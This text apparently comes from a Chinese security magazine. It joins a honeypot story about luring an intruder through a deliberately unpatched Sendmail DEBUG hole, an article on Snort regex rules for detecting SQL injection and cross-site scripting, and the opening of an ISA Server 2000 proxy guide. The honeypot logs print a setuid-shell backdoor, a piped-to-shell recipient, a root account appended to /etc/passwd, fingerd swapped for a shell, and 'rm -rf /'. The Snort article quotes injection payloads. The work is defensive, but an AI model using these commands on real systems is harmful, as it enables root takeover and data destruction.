诱敌深入是一门很实用的战术，古今中外，很多军事家、政治家、企业家都对这个战术津津乐道，在网络攻防中也不例外，系统管理员也会用到这样的战术。由于每个网络系统都有安全方面的弱点，如果它的价值很高的话，这些弱点就有可能被入侵者利用。通常，人们会主动去弥补这些漏洞或者缺陷，但系统管理员要是有一手的话，完全可以使入侵者相信系统存在安全缺陷，并将其引向这些错误的资源，也就是"诱敌深入"。当然，这需要在"知己知彼"的基础上才能"百战百胜"。管理员还可以跟踪入侵者的行为，在入侵者之前修补系统可能存在的安全漏洞，这可以形象地比喻为"牵着牛鼻子走路"，下面我们来看看怎么牵。

欺骗实例之"诱敌深入"

相信很多朋友都知道，邮件服务器软件Sendmail中有个安全漏洞，入侵者如果熟悉邮件服务器软件Sendmail，他肯定会试探着攻击。据说只要收到被做过手脚的邮件，邮件服务器设备管理员的权限就有可能被篡夺。由于可以通过邮件进行攻击，因此很难用防火墙等防范。尤其是基本上所有版本的Sendmail都受到影响，因此我们决定使用邮件服务器软件Sendmail作为诱饵。在这个实例中，将会使用到后文所介绍的一些欺骗技术原理，我们先看看实战。

1．关于Sendmail的一些知识

Sendmail作为 Linux、BSD和其它UNIX平台的"标配"，被广泛使用，作为一个相当普及的软件，再加上众多的相关软件支持，配置Sendmail可以算得上系统管理员的基本技能之一了。Sendmail 主要的配置文件如下：

```
/etc/sendmail.cf 是 Sendmail 核心配置文件;
/etc/aliases 是邮件别名文件;
/etc/mail/relay-domains 用于设定可 RELAY 的域名;
/etc/mail/access 用来设定处理来信的方式如 RELAY 等;
```

在默认情况下，也就是安装Sendmail服务器不做任何设置的话，则只能在本机上收发邮件，网络上其他主机不能向该SMTP服务器发送邮件。关于Sendmail的具体安装配置过程，我们可以通过http://www.worldhello.net/doc/email_howto/sendmail.html这个网址得到比较满意的答案。

2．序幕

为了给黑客们一个惊喜，我们故意留出了一个DUBUG漏洞，放开网后，就等鱼儿上钩了。可惜大概一个多月都没有动静，终于，在我们无意中间接公布了一些系统的消息后，发现系统出现了异常的日志，是在2004年2月14日，可能是由于情人节的落寞想找个地方来发泄，一个黑客发现了我们公布的计算机的漏洞，试图获得我们的password文件，顺水推舟，我们就给他送了一份人情，很快我们就发现在口令文件 passwd 中增加了一个 UID 为 0 的账号。

这个黑客十分有耐心，手段也很高明。一切在意料之中，我们在机器的/tmp目录下又发现了一个程序，而且只要运行这个程序，就会轻易得到用户权限。根据我们自己掌握的情况，这种方法在网上几乎是最受欢迎的了。不过，对于系统用户来说，定期清理/tmp下的文件是很正常的，因此即使我们清理这个文件，他也不会感到意外。我们打开在 /tmp 目录下放置的C源程序进行了研究：

```
<++> backdoor/backdoor2.c
#include?
main()
{
system("cp /bin/sh /tmp/fid");
system("chown root.root /tmp/fid");
system("chmod 4755 /tmp/fid");
}
<-->
```

很明显，这是一个后门程序，通过这个程序可以获得一些关于根用户的相关属性，这对黑客来说是一个刺激，对我们管理员来说，既然要"诱敌深入"做个测试，就肯定也存在一定的挑战了。而现在我们所要做的，就是引诱一个黑客到一个我们设计好的环境中，记录下来他的所有动作，研究其行为，并提醒他的下一个目标作出防范。除了在机器上设置记录日志并隐藏这些

日志，我们还添加了一些虚假的服务在系统上。由于每天定时产生的日志量非常大，为了有针对地了解攻击动向，我们做了一个Script文件用来检索每天的日志。其中，我们主要检查以下几点。

（1）Telnet/login服务检查：如果有黑客试图进入我们的系统，他肯定要尝试很多账户和密码，这样他的一举一动都会被我们记录下来。当然，由于试探的人比较多，五花八门三教九流，水平太次的人我们是不会给他机会的。然后就是探测Guest/visitor账号，黑客们第一个寻找的就是公用账号。这些账号提供了友好的、最轻易地获取几乎系统的所有文件的机会，包括passwd文件。黑客也可以通过获取/etc/hosts.equiv文件或每个用户的.rhosts文件来获得机器的信任主机列表。

（2）FTP服务检索：检索的工具会报告每天所有注册和试图注册的用户名。我们伪造了一个passwd文件，获取passwd的人通常用它来获得系统的正式用户的注册名称，然后攻击、破解其密码。

（3）SMTP DEBUG：这个命令提供了两个守候Sendmail的漏洞的陷阱。虽然几乎所有的产品出售商都清除了这个漏洞，但偶尔仍有黑客尝试它。这个漏洞允许外部的使用者使用一段以Root权限执行的Script。当有些人尝试这个漏洞时，我就获得了他尝试的Script代码。

（4）Finger：Finger提供了大量有用的信息给黑客：如账号名，该账号的最后一次使用时间，以及一些可以用来猜测密码的信息。由于我们的组织不允许提供这些信息给别人，我们置入了一个程序，在Finger了Fingerd的调用者后拒绝Figner请求（当然，我们会避免对来自自己的Finger信息的死循环）。报告表明每天有非常多的Finger请求，其中大部分是合法的。很多探测器都使用Figner命令来查明调用的机器和使用者。

3．较量

设置好上面的服务以后，由于我们的目标有点暴露，因此被攻击率比较高。但是，当一个远程使用者取走passwd文件时，并不是所有的人都出于恶意的目的。就像我们生活在大千世界，每个人的想法不一定相同一样。从这些日志所记录的事件里面，我们可以发现很多人的不同心理，或善意，或好奇，或者出于成就感。为了给黑客一个提醒，我们设置了一个自动回信，大致内容是：

“如果你到了这个地方，就已经很不错了，如果你希望继续，我们也可以陪你玩玩。如果我们现在正看着你的操作，感觉如何？”

不过，对于高手来说，这招并不一定能奏效。下面的日志，记录了两个邮件发送器的相互对话，整个心理过程可以从中窥探出来。

```
00:43:10 smtpd[27466]: <--- 220 xxx.xxx.com SMTP
00:43:14 smtpd[27466]: --------> debug
00:43:14 smtpd[27466]: DEBUG attempt
00:43:14 smtpd[27466]: <--- 200 OK
00:43:25 smtpd[27466]: --------> mail from:
00:43:25 smtpd[27466]: <--- 503 Expecting HELO
00:43:34 smtpd[27466]: --------> helo
00:43:34 smtpd[27466]: HELO from
00:43:34 smtpd[27466]: <--- 250 xxx.xxx.com
00:43:42 smtpd[27466]: --------> mail from:?
00:43:42 smtpd[27466]: <--- 250 OK
00:43:59 smtpd[27466]: --------> rcpt to: 00:43:59 smtpd
[27466]: <--- 501 Syntax error in recipient name
00:44:44 smtpd[27466]: --------> rcpt to:<|sed -e '1,/?$/
'd | /bin/sh ; exit 0">
00:44:44 smtpd[27466]: shell characters: |sed -e '1,/?$/'d |
/bin/sh ; exit 0"
00:44:45 smtpd[27466]: <--- 250 OK
00:44:48 smtpd[27466]: --------> data
00:44:48 smtpd[27466]: <--- 354 Start mail input; end
with
00:45:04 smtpd[27466]: <--- 250 OK
00:45:04 smtpd[27466]: /dev/null sent 48 bytes to upas.
security
00:45:08 smtpd[27466]: --------> quit
00:45:08 smtpd[27466]: <--- 221 xxx.xxx.com Terminating
00:45:08 smtpd[27466]: finished.
```

这是我们对SMTP过程的日志。这些看来很神秘的日志通常是又在这个例子中，另一端却是由人来键入命令。入侵者尝试的第一个命令是Debug。当他接收的“250 OK”的回应时一定很惊奇。关键的行是“rcpt to:”，在尖括号括起的部分通常是一个邮件接收器的地址。这里它包含了一个命令行。在DEBUG模式下，Sendmail可以用它来以Root身份执行一段命令，即：

```
sed -e '1,/?$/'d | /bin/sh ; exit 0"
```

它去掉了邮件头的信息，并使用Root身份执行了消息体，这样可以隐藏一些关于他的信息。之后，这个入侵者试探着从我们的服务器上取得一些密码和账户文件，于是我们编造了一份假文件，给他发过去，密文破解后的意思是：“小心玩火自焚！”

4．陌路寻踪

这样几天没有动静，估计这个入侵者不死心，在考虑该怎么来修改密码文件了。其实，到这一步，我们完全可以把机器的补丁打上，不过，玩就要玩个痛快。我们也在纳闷，这个入侵者不会知难而退了吧，还是有其他的工作在忙呢？静悄悄的，我们等待着。

星期五的晚上，一个难得的周末。机房监控的终端报告有安全事件，我们的入侵检测系统也同时报告有错误发生。核对日志后，我们发现有人试图使用Debug来用Root身份执行命令，也就是说，他试图修改我们的密码文件，一切尽在不言中，我不得不佩服这个入侵者的耐心和智慧！查看日志，我们发现，这次入侵同样是来自上次的连接：hust.wh***.edu。我们开始思考：现在到底是“诱敌深入”？还是“引狼入

室”？从感觉来看，这个黑客比我们想像中的要厉害，而且他对现在的系统和系统漏洞相当的了解。难道我们要做的就是“拔掉网线”吗？思索中，一切仍然在进行。

出于真实性考虑，我们在采取一些信息迷惑的同时，也公布了一些让黑客进入的诱饵。其中FTP的Passwd是真实的，另外还生成了一个账号，但它却不可操作。同时，又要让入侵者以为他自己已经改变了Passwd文件，但却不急于让他进来。因此，还需要给这个入侵者创造一定的条件。于是，我生成了一个临时账号c，当它被调用时就会给我发信，为了保险起见，我把c账号在实际Passwd文件中改成了cndes，当我做完后，这个入侵者继续尝试：

```
00:44 echo "cndes ::301:1::/:/bin/sh" >> /etc/passwd
```

他尝试了几个命令，但是没有成功，终于他发现了cndes这个账号，于是产生了下面的日志：

```
00:51 Attempt to login to inet with cndes from hust.whnet.edu
00:51 Attempt to login to inet with cndes from hust.whnet.edu
00:55 echo "cndes ::303:1::/tmp:/bin/sh" >> /etc/passwd
00:57 (Added cndes to the real password file.)
00:58 Attempt to login to inet with cndes from hust.whnet.edu
00:58 Attempt to login to inet with cndes from hust.whnet.edu
01:05 echo "36.92.0.205" >/dev/null
echo "36.92.0.205 hust.whnet.edu">>/etc./?H?H?H
01:06 Attempt to login to inet with guest from rice-chex.ai.mit.edu
01:06 echo "36.92.0.205 hust.whnet.edu" >> /etc/hosts
01:08 echo "hust.whnet.edu cndes">>/tmp/.rhosts
```

这时，这个入侵者的活动又转到了FTP上：

```
Feb 20 01:36:48 inet ftpd[14437]: <--- 220 inet FTP server
(Version 4.265 Fri Feb 2 13:39:38 EST 1990) ready.
Feb 20 01:36:55 inet ftpd[14437]: -------> user cndes?M
Feb 20 01:36:55 inet ftpd[14437]: <--- 331 Password required for cndes.
Feb 20 01:37:06 inet ftpd[14437]: -------> pass?M
Feb 20 01:37:06 inet ftpd[14437]: <--- 500 'PASS': command not understood.
Feb 20 01:37:13 inet ftpd[14437]: -------> pass?M
Feb 20 01:37:13 inet ftpd[14437]: <--- 500 'PASS': command not understood.
Feb 20 01:37:24 inet ftpd[14437]: -------> HELP?M
Feb 20 01:37:24 inet ftpd[14437]: <--- 214- The following commands are
recognized (* =>'s unimplemented).
Feb 20 01:37:24 inet ftpd[14437]: <--- 214 Direct comments to ftp-bugs@inet.
Feb 20 01:37:31 inet ftpd[14437]: -------> QUIT?M
Feb 20 01:37:31 inet ftpd[14437]: <--- 221 Goodbye.
Feb 20 01:37:31 inet ftpd[14437]: Logout, status 0
Feb 20 01:37:31 inet inetd[116]: exit 14437
Feb 20 01:37:41 inet inetd[116]: finger request from 202.103.0.117 pid 14454
Feb 20 01:37:41 inet inetd[116]: exit 14454
01:38 finger attempt on cndes
01:48 echo "36.92.0.205 hust.whnet.edu" >> /etc/hosts.equiv
01:53 mv /usr/etc/fingerd /usr/etc/fingerd.b
cp /bin/sh /usr/etc/fingerd
```

看得出，他在这方面是很在行的，幸运的是，他只是破坏了我们模拟机器上的Finger而已，并没有将之替换成一个Shell程序。我关闭了实际Fingerd程序。黑客的活动仍然在继续，摘录的相关日志如下：

```
01:57 Attempt to login to inet with cndes from hust.whnet.edu
01:58 cp /bin/csh /usr/etc/fingerd
02:07 cp /usr/etc/fingerd.b /usr/etc/fingerd
```

按照他的意思，Fingerd现在重新开始工作，现在他试图修改Password，不过，这永远不会成功，因为Passwd的输入是/dev/tty，而不是Sendmail所执行的Shell Script。攻击在继续中：

```
02:16 Attempt to login to inet with cndes from hust.whnet.edu
02:17 echo "/bin/sh" > /tmp/Shell
chmod 755 /tmp/shell
chmod 755 /tmp/Shell
02:19 chmod 4755 /tmp/shell
02:19 Attempt to login to inet with cndes from hust.whnet.edu
02:19 Attempt to login to inet with cndes from hust.whnet.edu
02:21 Attempt to login to inet with cndes from hust.whnet.edu
02:21 Attempt to login to inet with cndes from hust.whnet.edu
```

已经让我们疲惫不堪了，不过，这位入侵者也应该很疲惫了。突然，我发现了一个新的日志：

```
02:55 rm -rf /&
```

看来他试图删除所有进入的痕迹，估计他很累了。对于这个黑客来说，“没有进行破坏”是说不过去的，根据计算机安全的基本原则，当数据的“完整性、可用性和机密性”中任意一项在受到破坏的时候，都应视为安全受到了破坏。在实际情况中，间谍们只是默默地拿走你的数据而绝不做任何破坏，而且尽最大努力地掩盖自己的行动痕迹。这些黑客希望长时间大量地得到珍贵的数据而不被发觉，这其实是最可怕的一种攻击行为。看来，今天碰到的这个黑客确实很职业，不过，他没有意识到我们给他布置的“局”，徒劳的长时间攻击之后，他选择了退出。

我们也很累了，不过，现在最要紧的，就是马上恢复并且马上打上最新的Sendmail系统补丁了，说不定这个入侵者过段时间想到办法还会来，到时我们这个“局”是给他设的还是套住了自己就不太好确定了。

网络欺骗方法探幽

从上面的入侵事件中，大家可以看出网络管理员和

入侵者在工作上永远是不相容的两个派别，至于工作之外是什么角色就不好说了。实践过程中，我们可以用逆向的思维来猜测入侵者的进攻技术和意图，牵着他的"牛鼻子"按照我们给他设计好的意志进行选择，并且逐步消耗他的资源。这样，就会使入侵者感到要达到期望的目标还是具有一定挑战性的。一般来说，网络欺骗的方法可以从以下几个方面来考虑。

1．诱饵：Honey Pot和分布式Honey Pot

最早采用的网络欺骗是Honey Pot技术，Honey Pot就像一个诱饵，它将少量的有吸引力的目标（即Honey Pot）放在让入侵者很容易发现的地方，使之落入圈套。其中采用的技术手段很多，通常包括安插错误信息和隐藏等。前者包括重定向路由、伪造假信息和设置圈套，后者包括隐藏服务、多路径和维护安全状态信息机密性。这样就可以使入侵者将技术、精力集中到Honey Pot而不是其他真正有价值的正常系统和资源中，因此这个诱饵必须做得尽量"美味、可口"。

尽管Honey Pot技术可以迅速切换，但是，对稍高级的网络入侵，Honey Pot技术就作用甚微了。因此，分布式Honey Pot技术便应运而生，它将欺骗（Honey Pot）散布在网络的正常系统和资源中，利用闲置的服务端口来充当欺骗，从而增大了入侵者遭遇欺骗的可能性。分布式Honey Pot技术有两个直接的效果，首先是将欺骗分布到更广范围的IP地址和端口空间中，其次是增大了欺骗在整个网络中的百分比，使得欺骗比安全弱点被入侵者扫描器发现的可能性增大。

分布式Honey Pot技术也不是十全十美的，它的局限性体现在3个方面：一是它对穷尽整个空间搜索的网络扫描无效；二是只提供了相对较低的欺骗质量；三是只相对使整个搜索空间的安全弱点减少。而且，这种技术的一个更为严重的缺陷是它只对远程扫描有效。如果入侵已经部分进入到网络系统中，处于观察（如嗅探）而非主动扫描阶段时，真正的网络服务对入侵者已经透明，那么这种欺骗将失去作用。

扩充空间来显著地增加入侵者的工作量，从而达到安全防护的目的。这样许许多多不同的欺骗，就可以在一台计算机上实现。当入侵者的扫描器访问到网络系统的外部路由器并探测到一欺骗服务时，还可将扫描器所有的网络流量重定向到欺骗上，使得接下来的远程访问变成这个欺骗的继续。

从防护的效果上看，将网络服务放置在所有这些IP地址上将毫无疑问地增加入侵者的工作量，因为他们需要决定哪些服务是真正的，哪些服务是伪造的，特别是这样的4万个以上IP地址都放置了伪造网络服务的系统。而且，在这种情况下，欺骗服务相对更容易被扫描器发现，通过诱使入侵者上当，增加了入侵时间，从而大量消耗入侵者的资源，使真正的网络服务被探测到的可能性大大减小。

当然，采用这种欺骗时网络流量和服务的重定向必须严格保密，因为一旦暴露就将招致攻击，从而导致入侵者很容易将任一已知有效的服务和这种用于测试入侵者的扫描探测及其响应的欺骗区分开来。

2．用户信息迷惑：组织信息欺骗和多重地址转换

面对网络攻击技术的不断提高，一种网络欺骗技术肯定不能做到总是成功，必须不断地提高欺骗质量，才能使入侵者难以将合法服务和欺骗区分开来。多重地址转换和组织信息欺骗能有效地迷惑对手。

如果组织的DNS服务器包含了个人系统拥有者及其位置的详细信息，那么你就需要在欺骗的DNS列表中具有伪造的拥有者及其位置，否则欺骗很容易被发现。而且，伪造的人和位置也需要有伪造的信息，如薪水、预算和个人记录等等。因此，如果某个组织提供有关个人和系统信息的访问，那么欺骗也必须以某种方式反映出这些信息。

另外，在信息迷惑上，地址的多次转换能将欺骗网络和真实网络分离开来，这样就可利用真实的计算机替换低可信度的欺骗，增加了间接性和隐蔽性。其基本的概念就是重定向代理服务（通过改写代理服务器程序实现），由代理服务进行地址转换，使相同的源和目的地址像真实系统那样被维护在欺骗系统中。

3．网络信息迷惑：网络动态配置和网络流量仿真

真实网络是随时间而改变的，如果欺骗是静态的，那么在入侵者长期监视的情况下就会导致欺骗无效。因此，需要动态配置欺骗网络以模拟正常的网络行为，使欺骗网络也像真实网络那样随时间而改变。为使之有效，欺骗特性也应该能尽可能地反映出真实系统的特性。例如，如果办公室的计算机在下班之后关机，那么欺骗计算机也应该在同一时刻关机。其他的如假期、周末和特殊时刻也必须考虑，否则入侵者将很可能发现欺骗。

产生仿真流量的目的是使流量分析不能检测到欺骗。在欺骗系统中产生仿真流量有两种方法：一种方法是采用实时方式或重现方式复制真正的网络流量，这使得欺骗系统与真实系统十分相似，因为所有的访问连接都被复制了；还有一种方法是从远程产生伪造流量，使入侵者可以发现和利用。

在欺骗与被欺骗的过程中，对双方的智力考验要求是很高的。如果在其中某个环节的判断上出了问题，就可能反而陷入别人的圈套。因此，必须对相关的欺骗手法有一定的了解，这样就能在实践操作中做出准确的判断。上面的实际例子就说明了这一点，虽然我们是主动设计的，但是对方如果技术更胜一筹，说不定就真的攻破系统了！希望本文能给广大网络管理员带来点帮助，谢谢。

用Snort巧妙检测SQL注入和跨站脚本攻击

文/ 单长虹

脚本攻击是最近网络上最疯狂的攻击方法了，很多服务器配置了先进的硬件防火墙、多层次的安全体系，可惜最后对80端口的SQL注入和跨站脚本攻击还是没有办法抵御，只能看着数据被恶意入侵者改得面目全非而毫无办法——把你的Snort武装起来吧，用它来检测这样的攻击！

我们将以使用开放源代码的入侵检测系统IDS为例，编写基于规则的正则表达式来对这类攻击进行监测。这里顺便提一下，在Snort中默认的规则设置包含了检测跨站脚本的关键字，是不是会产生冲突呢？不用担心，这种冲突我们还是有办法解决的，我们可以将它们用ASCII码的16进制形式表示出来。例如，在Snort和脚本中都存在的关键字<script>，我们就可以用%3C%73%63%72%69%70%74%3E来代替。

如果你想对每一种可能的SQL注入进行检测，那么你只要检查任何SQL元字符的出现，如像单引号（'）、分号（;）和双减号（--）。同样，一个监测跨站脚本攻击的很偏执的方法，就是查看HTML标记的尖括号（<、>）。但是，前述的方法可能会引起大量的误检。为了避免误检，我们就必须将过滤规则设置得尽可能的准确，即使这样，我们仍然不能保证不会产生误检，只能尽力而为了。

本文中，我们将就使用Snort对Perl中的字符串进行检测为例，做一详细介绍。不熟悉Perl的读者，可要回头将Perl中的正则表达式部分仔细阅读一下了。

1．针对SQL注入的正则表达式

在为SQL注入选择正则表达式的时候，需要记住的是：攻击者除了可以从Cookie的域中进行攻击之外，还可以通过表单(Form)的Input输入框。所以，你在对输入进行逻辑验证的时候，还应该对来自用户的每种输入信息都要考虑到，像表单域和Cookie信息都应该作为怀疑的对象。同样的，如果你发现许多针对单引号和分号的报警的时候，也可能是因为是由Web应用的Cookie中的信息引起的。因此，必须对特定的Web应用来评估这样的特殊符号。

如前所述，一个用来检测SQL注入攻击的最弱的正则表达式，就是通过检查上面提到的元字符（'；--）。要检测这样的元字符，或者它们的16进制的等价表示，我们可以使用如下的正则表达式：

```
/(\%27)|(\')|(\-\-)|(\%23)|(#)/ix
```

这里，%27是单引号的16进制值，%23是'#'的16进制值。像单引号和短横杠都是MS SQL Server和Oracle中的特殊字符，如果我们使用的是MySQL，还必须检测'#'的出现。这里需要说明的就是"—"，不需要检查它的16进制值，因为它不是HTML元字符，不会被浏览器编码。同样的，如果攻击者试图手动修改"—"为它的16进制值%2D的话，SQL注入操作就会失败。为了照顾一下不熟悉Perl的同志，接下来我将上面的这个正则表达式简要解释一下：//是Perl中用来引起要进行模式匹配的代码，其完整形式为m//，通常，我们在使用双斜杠引起模式匹配代码的时候，可以将m省略不写。符号"|"是或的作用，如同在其他语言中or的通常意义。这里的小括号是为了更容易让读者看明白的情况下而写出来的，完全可以不用。第二个/后面的i表示对要匹配的字母不区分大小写，后面的x表示忽略模式中的空白。

我们可以将上面的这个表达式添加到Snort的规则里去：

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"SQL Injection - Paranoid"; flow:to_server,established;uricontent:".pl";pcre:"/(\%27)|(\')|(\-\-)|(%23)|(#)/i"; classtype:Web-application-attack; sid:9099; rev:5;)
```

在这个例子里面，uriconten关键字部分我们使用了".pl"，因为在我们的测试环境中，我们的CGI脚本是使用Perl写成的。这部分内容取决于你的特定应用，可能是".php"、".asp"、".jsp"等。Pcre关键字的内容，就是将要对.pl文件进行检查的模式。你可以从这个正则表达式受到启发，以便写出更多的Snort规则。

SQL查询中还有可能在Where语句中包含纯数字，像这样：

```
select value1, value2, num_value3 from database where num_value3=some_user_supplied_number
```

在这个例子中，攻击者可能执行一条附加的SQL查询语句，像这样就可以：

3; insert values into some_other_table

上面的那条Snort规则可以扩展一下，用来过滤分号（;）的出现。然而，分号也可能出现在正常的HTTP交互中。为了减少误检，上面的规则可以修改为从等号（=）之后的部分进行匹配。当用户使用GET或者POST作请求时，输入域一般会像这样出现：

```
username=some_user_supplied_value&password=some_user_supplied_value
```

因此，对用户的SQL注入尝试的检测可以从等号

(=) 或者它的16进制值开始检测，修改后的SQL元字符检测的正则表达式如下:

```
/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)|(\%3B)|(;))/ix
```

这个规则首先检查等号 (=) 或者它的1 6 进制%3D。接下来，[^\n]*的含义就是匹配零个或者多个非换行符字符，其中，\n是Perl中的换行符，^是排除符号，也就是说非换行符，*的含义就是对它前面的字符进行零次或者多次匹配。接下来的部分，跟前面没有什么不同了。

一个典型的SQL注入尝试过程，通常会围绕着单引号来制造一下查询，来看一下返回的结果正确与否，从而确定是否存在SQL注入漏洞。大多数的例子都是使用了字符串1'or'1'='1。然而，要对这类字符串进行检测可不是件容易的事情，因为攻击者可以轻易地构造出一些具有等价作用的字符串，如1'or2>1--。这样，唯一不变的部分也就剩下了一个常数和接下来的字符串′or′了。对于这类攻击，我们可以构造如下的正则表达式来进行检测，典型的SQL注入攻击的正则表达式如下:

```
/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%72)|r|(\%52))/ix
```

\w (注意，这里的w是小写的，Perl中的用于模式匹配的\w和\W意义截然不同) 指的是大小写字母或者数字，加了*之后的意义就是用来匹配一个或者多个数字或者字母。(\%27)|\'用来匹配单引号或者它的16进制值。(\%6F)|o|(\%4F))((\%72)|r|(\%52)，%6F和%4F分别为字母o的小大写16进制值，%72和%52分别为字母r的小大写16进制值。因为使用的i选项，所以没有必要将字母o和r的大小写形式都写出来。这样，单词or的各种形式，我们都已经考虑到了。

同样的，在SQL注入中，我们也经常会用到union关键字，我们可以如下设置规则，针对UNION关键字的SQL注入的检测的正则表达式:

```
/((\%27)|(\'))union/ix
```

有了上面的基础，这句规则就不需要多作解释了。对于同样会经常碰到的select、insert、update、delete、drop等语句，我们可以举一反三，灵活运用规则进行设置。

在SQL注入中，我们为了使得SQL服务器返回错误，然后通过错误来获得有用的信息，经常会出现诸如1=(select name from student where sno=′200021′)。这个子查询语句返回的值是字符类型，而1是数字，这时候就会有错误爆出，从而泄漏了name字段的内容。这样就引出了，我们必须能够对这种常见的注入进行监测。对于这类攻击，我们不能够从1开始做限制，因为这样可能导致大量的误检，显然，解决方法就是对select关键字进行监测，因为URL中提交的信息，正常情况下是不会包含select关键字的。

2.5对1=(select name from student where sno=′200021′)类似的查询进行监测的正则表达式:

```
/((\%27)|(\'))select/ix
```

在MS SQL Server中，经常被利用的还有扩展存储过程xp_cmdshell、xp_regread 、xp_regwrite等。这类存储过程在调用的时候，都要使用到exec关键字。另外，系统的存储过程通常都是以sp或者xp开头的，所以，我们针对这类SQL注入，可以如下配置正则表达式。针对MS SQL Server的SQL注入进行检测的正则表达式:

```
/exec(\s|\+)+(s|x)p\w+/ix
```

exec为调用存储过程的关键字。(\s|\+)代表空格或者它的HTTP编码的等价替换。+用于使前面的和后面的字符至少匹配一次，这样，(\s|\+)+ (s|x) 的意思就是使空格和s与x中的一个进行至少一次的匹配。\w+在前面已经解释过了，这里不多说了。

上面，我们仅仅是对SQL注入的一些最基本的方法进行监测，但是，熟悉SQL注入的人都知道，SQL注入中用的方法还有很多，我们在这里不可能一一写到，所以请读者体谅。

2.针对跨站脚本攻击的正则表达式

在发动一次跨站脚本攻击之前，为了测试网站的漏洞，攻击者通常要做一个简单的HTML测试，这可能要涉及到HTML中的tag，像<b>、<i>、<u>等。同样的，也可以使用一个简单的脚本，如<script>alert("OK")</script>。这可能是因为大多数的关于CSS的讨论文档，都是使用了这样一个简单的脚本例子来判断一个站点是否可以进行CSS攻击。这类尝试，我们可以通过Snort进行检测。一些高级一些的入侵者可能会使用变换的方式进行测试，如将其对应的16进制值进行等价替换，如<script>可以使用%3C%73%63%72%69%70%74%3E进行替换。


下面的这个正则表达式就可以针对这类攻击进行检测。它将捕获使用<b>、<u>或者<script>的尝试，这个正则表达式也是不区分大小写的。我们必须对尖括号的符号和它的16进制值都进行匹配，左尖括号<的16进制值为%3C，右尖括号>的16进制值为%3E。简单CSS攻击的正则表达式:

```
/((\%3C)|<)((\%2F)|\/)*[a-z0-9\%]+((\%3E)|>)/ix
```

((\%3C)|<)是对左尖括号进行检测。((\%2F)|\/)*对表示tag标志结束的斜杠或者16进制值进行匹配。[a-z0-9\%]+对一个以上的小写字母或者阿拉伯数字进行匹配。((\%3E)|>)对右尖括号或者它的16进制值进行匹配。再将这个写成Snort规则就成了:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS
$HTTP_PORTS (msg:"NII Cross-site scripting attempt";
flow:to_server,established; pcre:"/((\%3C)|<)((\%2F)|\/)*[a-
z0-9\%]+((\%3E)|>)/i";classtype:Web-application-attack; sid:
9000; rev:5;)
```

跨站脚本也可以通过使用<img src=>技术来实现，对于这一类攻击，我们可以这样配置，来使得CSS攻击不容易实现。针对<img src>的CSS攻击的正则表达式:



ISA Server 2000 巧架对外的HTTP代理

文/图 朱宏志

ISA Server 2000（以下简称为ISA）既是防火墙，也是一款性能优异的代理服务器，但通常情况下，它作为一款代理服务器是对内网服务的，也就是外网是不能使用的，当然这也是安全性的要求，如果你有某种特殊需要，要从外部使用ISA代理服务器，那又将怎么办呢？其实我们可以像发布其他内部服务器一样把代理服务发布出去，这样在外面也可以使用代理服务了，ISA的代理服务有HTTP协议代理（Web Proxy服务）和Sock4代理，这里以发布功能强大的HTTP代理服务器为例来讲述怎样把你的ISA变成一台Internet上的HTTP代理服务器。从本质上说，发布HTTP代理服务与发布其他内部服务器是一样的，但由于HTTP代理服务是ISA Server本身提供的服务，所以它的发布又与其他服务器的发布有些差别。

发布步骤

1．新建协议

进入ISA管理窗口，定位到“Policy Elements/Protocol Definitions”，新建一条协议，参数如下，如图1所示：

```
Name:HTTP Proxy Server
Port number:8080（这个端口是Web Proxy服务的监听端口）
Protocol type:TCP
Direction:Inbound
Secondary connections:选“NO”
```

